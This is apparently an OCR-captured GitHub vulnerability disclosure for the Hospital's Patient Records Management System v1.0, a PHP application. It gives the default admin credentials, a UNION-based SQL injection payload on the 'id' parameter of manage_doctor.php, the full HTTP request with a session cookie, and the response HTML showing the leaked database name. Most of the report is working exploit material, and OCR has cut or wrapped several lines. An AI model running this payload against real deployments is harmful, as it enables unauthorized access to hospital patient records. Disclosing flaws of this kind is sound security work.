debug601 Create SQLi-5.md History

1 contributor

29 lines (20 sloc) | 1.23 KB

Hospital's Patient Records Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15116/hospitals-patient-records-management-system-php-free-source-code.html

Vulnerability File: /hprms/admin/doctors/manage_doctor.php?id=

Vulnerability location: /hprms/admin/doctors/manage_doctor.php?id=, id

Current database name: hprms_db ,length is 8


[+] Payload: /hprms/admin/doctors/manage_doctor.php?id=-1%27%20union%20select%201,database(),3,4,5,6,7,8--+ // Leak place ---> id

```
GET /hprms/admin/doctors/manage_doctor.php?id=-1%27%20union%20select%201,database(),
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

```
GET
/hprms/admin/doctors/manage_doctor.
php?id=-1%27%20union%20select%201,d
atabase(),3,4,5,6,7,8--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr
1
Connection: close
```

```
        object-position:center center;
        height:200px;
        width:200px;
    }
</style>
<div class="container-fluid">
    <form action="" id="doctor-form">
        <input type="hidden" name="id" value="1">
        <div class="form-group">
            <label for="fullname" class="control-label">Fullname</lal
            <input type="text" name="fullname" id="fullname" class="f
placeholder="Enter Fullname" value ="hprms_db" required>
        </div>
        <div class="form-group">
            <label for="specialization" class="control-label">Specia
            <textarea rows="3" name="specialization" id="specializati
rounded-0" placeholder="Write the doctor's specialization here." requi
        </div>
        <div class="form-group">
            <label for="email" class="control-label">Email</label>
            <input type="email" name="email" id="email" class="form-c
placeholder="Enter Email" value ="4" required>
        </div>
        <div class="form-group">
            <label for="contact" class="control-label">Contact #</la
```



Fullname hprms_db

3

Specialization

Email 4

Contact # 5